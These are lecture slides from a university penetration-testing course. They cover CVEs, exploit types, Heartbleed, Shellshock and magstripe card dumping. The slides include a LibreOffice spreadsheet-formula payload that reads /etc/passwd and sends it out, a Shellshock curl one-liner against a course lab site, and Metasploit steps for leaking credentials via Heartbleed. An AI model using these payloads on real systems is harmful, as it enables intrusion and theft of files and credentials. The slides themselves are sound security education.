

CMSC389R


Penetration Testing I



COMPUTER SCIENCE
UNIVERSITY OF MARYLAND



homework II recap



created with www.bubbl.us

Easter eggs?

homework II stats

Most popular commands:

```
$ ls
```

```
$ cd home
```

```
$ cat flag.txt
```

```
$ cat /home/flag.txt
```

```
$ pwd
```

```
$ whoami
```

homework II stats

Most popular usernames:

mnthomp22

briong70

Mark

Briong70

OSINT

mnthomp22@tuta.io

GET / HTTP/1.1

homework II stats

Most popular passwords:

123456

test


blink182

12345

123456789

password

iloveyou

A man with dark hair and glasses is shown from the chest up against a clear blue sky. A white speech bubble with a black outline points from the man's mouth area towards the left. The word 'ruby' is written inside the speech bubble.

ruby

```
USER: William Woodruff  
PASS: yolo
```

active OSINT: magstripe dumping

- What does a credit card have on it?
 - Account holder's name
 - Account number (bank-specific)
 - Routing number (interbank routing/ACH)
 - Other stuff?
 - Check digit (Luhn-10)
 - All ISO formatted (ISO/IEC 7813)

demo: magstripe dumping

```
>> require "msr" => true
>> msr = MSR::MSR505C.new "/dev/ttyUSB0" => #<MSR::MSR206:0x00007f5e78041b80>
>> tracks = msr.raw_read
=> #<MSR::Tracks:0x00000000001503bf0 @tracks=[#<MSR::Track:0x00000000001503ad8 @data=[132, 2
25, 122, 17, 176, 13, 48, 0, 0, 128, 10, 101, 164, 63, 125, 120, 35, 11, 208, 77, 128, 107
, 16, 0, 0, 0, 80, 158]>, #<MSR::Track:0x000000000015039e8 @data=[132, 225, 122, 17, 176, 1
3, 48, 0, 0, 128, 10, 101, 164, 63, 125, 120, 35, 11, 208, 77, 128, 107, 16, 0, 0, 0, 80,
158]>, #<MSR::Track:0x00000000001503948 @data=[232, 164, 18, 129, 157, 160, 0, 0, 0, 0, 0,
18, 18, 114, 109, 0, 0, 26, 246, 68, 166, 77, 44, 169, 148, 166, 106, 154, 84, 210, 181]>]
>
>> tracks.track1.data
=> [132, 225, 122, 17, 176, 13, 48, 0, 0, 128, 10, 101, 164, 63, 125, 120, 35, 11, 208, 77
, 128, 107, 16, 0, 0, 0, 80, 158]
>> _
```

<https://github.com/woodruffw/ruby-msr>

<https://github.com/woodruffw/libmsr>

warning

- We will be working extensively with automated tools and scripts
 - “script kiddie”
 - Good starting point to learn about applied cybersecurity
 - But in most real world cases, tools may not always work

OSINT segue

- You've discovered
 - IP & email addresses
 - Vulnerable websites
 - Social media accounts
- You've scanned for vulnerabilities
 - SecLists
 - Lynis
 - Golismero

focus

- How can we leverage OSINT discovery with penetration testing (pentesting) tools?
 - We may be able to use exploits that already ship with Kali
 - ... or we can find them on forums/github/databases/etc.

penetration testing

- **Pentesting**: obtaining or denying access to vulnerable systems through software and/or hardware exploitation
 - Combine findings in OSINT and create a **plan** rather than immediately exploiting
 - Recall: prioritize findings to distinguish easier targets than harder ones
 - Once you've exploited one system, move around the network (pivot)

vulnerabilities

- Our focus is discovering *existing* vulnerabilities in systems and exploiting them
 - We won't cover new exploit discovery in this course
- Large portion of system administrators *still* do not update/patch their systems
 - This is our (CMSC389R) target

CVEs

- Common Vulnerabilities and Exposures
 - Catalogued list of publicly disclosed computer security vulnerabilities and exposures
 - Referenced by identifier (CVE ID)
 - CVE-YEAR-DIGITS
 - Example: [CVE-2014-6271](#)
- <https://cve.mitre.org>

exploits

- Proof of Concept:
 - Demonstrates exploitation of a vulnerability
 - Usually presented in code
 - **CAUTION:** PoCs may open more vulnerabilities on target - use wisely

CVE-2018-6871

```
# Vulnerability description
[CVE-2018-6871] (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-6871)
## First part
LibreOffice supports COM.MICROSOFT.WEBSERVICE function:
    https://support.office.com/en-us/article/webservice-function-0546a35a-ecc6-4739-aed7-c0b7ce1562c4
The function is required to obtain data by URL, usually used as:
    ~FILTERXML(WEBSERVICE("http://api.openweathermap.org/data/2.5/forecast?
q=Copenhagen,dk&mode=xml&units=metric");"number(/weatherdata/forecast/time[2]/temperature/@value)")
In original:
    For protocols that are not supported, such as ftp: // or file: //, WEBSERVICE returns the #VALUE! error value.
In LibreOffice, these restrictions are not implemented before 5.4.5/6.0.1.
## Second part
By default the cells are not updated, but if you specify the cell type like ~error, then the cell will be updated when you
open document.
# Exploitation
To read file you need just:
    ~WEBSERVICE("/etc/passwd")
This function can also be used to send a file:
    ~WEBSERVICE("http://localhost:6000/?q=" & WEBSERVICE("/etc/passwd"))
```


<https://www.exploit-db.com/exploits/44022/>

exploits

- Remote:
 - Point your exploit to an IP/port and run
- Local:
 - Requires access to vulnerable system
 - Typically privilege escalation ([DirtyCow](#))
- Denial of Service:
 - Block legitimate access to a system
 - Can be software or physical based

0day


- Undisclosed, unpatched and unreleased exploit
 - Worth \$\$\$
 - Tons of Adobe (Flash), web app and browser 0days
 - Example: Stuxnet



*All payouts are subject to change or cancellation without notice, at the discretion of ZERODIUM. All trademarks are the property of their respective owners. 2017/08 © zerodium.com

Example: Heartbleed (CVE-2014-0160)

- Vulnerability in OpenSSL (crypto lib)
 - “allows **anyone** on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software”
 - OpenSSL 1.0.1 through 1.0.1f (inclusive)
- More info: <http://heartbleed.com>



how?

```
/* Read type and payload  
length first */
```


```
hbtype = *p++;  
n2s(p, payload);  
p1 = p;
```

```
/* Enter response type, length  
and copy payload */
```

```
*bp++ = TLS1_HB_RESPONSE;  
s2n(payload, bp);  
memcpy(bp, p1, payload);
```



how?



```
0700: BC 9C 2D 61 5F 32 36 30 35 26 2E 73 61 76 65 3D ..-a_2605&.save=
0710: 26 70 61 73 73 77 64 5F 72 61 77 3D 06 14 CE 6F &passwd_raw=...o
0720: A9 13 96 CA A1 35 1F 11 79 28 20 BC 2E 75 3D 63 ....5..y+ ..u=c
0730: 6A 66 6A 6D 31 68 39 68 37 6D 36 30 26 2E 76 3D jfjm1h9k7m60&.v=
0740: 30 26 2E 63 68 61 6C 6C 65 6E 67 65 3D 67 7A 37 0&.challenge=gz7
0750: 6E 38 31 52 6C 52 4D 43 6A 49 47 4A 6F 71 62 33 n81R1RMCjIGJoqb3
0760: 75 69 72 61 2E 6D 6D 36 61 26 2E 79 70 6C 75 73 uira.mm6a&.yplus
0770: 3D 26 2E 65 6D 61 69 6C 43 6F 64 65 3D 26 70 68 =&.emailCode=&pk
0780: 67 3D 26 73 74 65 70 69 64 3D 26 2E 65 76 3D 26 g=&stepid=&.ev=&
0790: 68 61 73 4D 73 67 72 3D 30 26 2E 63 68 68 50 3D hasMsgnr=0&.chkP=
07a0: 59 26 2E 64 6F 6E 65 3D 68 74 74 70 25 33 41 25 Y&.done=http%3A%
07b0: 32 46 25 32 46 6D 61 69 6C 2E 79 61 68 6F 6F 2E 2F%2Fmail.yahoo
07c0: 63 6F 6D 26 2E 70 64 3D 79 6D 5F 76 65 72 25 33 com&.pd=ym_ver%3
07d0: 44 30 25 32 36 63 25 33 44 25 32 36 69 76 74 25 D0%26c%3D%26ivt%
07e0: 33 44 25 32 36 73 67 25 33 44 26 2E 77 73 3D 31 3D%26sg%3D&.ws=1
07f0: 26 2E 63 70 3D 30 26 6E 72 3D 30 26 70 61 64 3D &.cp=0&nr=0&pad=
0800: 36 26 61 61 64 3D 36 26 6C 6F 67 69 6E 3D 61 67 6&aad=6&login=ag
0810: 6E 65 73 61 64 75 62 6F 61 74 65 6E 67 25 34 30 nesaduboaeng%40
0820: 79 61 68 6F 6F 2E 63 6F 6D 26 70 61 73 73 77 64 yahoo.com&passwd
0830: 3D 30 32 34 024 &.pe
```

/* Enter response type, length
and copy payload */

```
*bp++ = TLS1_HB_RESPONSE;  
s2n(payload, bp);  
memcpy(bp, pl, payload);
```



metasploit

(More on this next week)

```
msf > search heartbleed
```

```
Matching Modules
```

```
=====
```

Name	Description	Disclosure Date	Ra
auxiliary/scanner/ssl/openssl_heartbleed	OpenSSL Heartbeat (Heartbleed) Information Leak	2014-04-07 00:00:00 UTC	no
auxiliary/server/openssl_heartbeat_client_memory	OpenSSL Heartbeat (Heartbleed) Client Memory Exposure	2014-04-07 00:00:00 UTC	no

Example: Shellshock (CVE-2014-6271)

- Bash (Unix shell) vulnerability affecting many web services
 - Attackers exploit environment variable by storing a function in it
 - Then executing that function stored in the environment
- Remember cgi-bin?
 - Often used by web admins to store (Bash) shell scripts

Our turn!

- Mark is at it again!
 - This time, he changed the Briong server
 - He also changed his name to Ben
 - <https://bigbenbargains.biz>
- Let's shock Briong's shell :-)

```
$ curl -H "user-agent: () { ;; }; echo; echo; /bin/bash  
-c 'ls /'" https://bigbenbargains.biz/cgi-bin/stats
```

what next?

- You've "pwned/owned the box"
 - Got root shell
- What now?



Our turn!

- Let's leak mnthomp22's login credentials!

```
$ msfconsole  
  
$ use auxiliary/scanner/ssl/openssl_heartbleed  
  
$ set VERBOSE true  
  
$ set RHOSTS irc.csec.umiacs.umd.edu  
  
$ exploit
```

homework #3

has been posted.

Let us know if you have any questions!

This assignment has two parts.

It is due by 2/22 at 11:59 PM.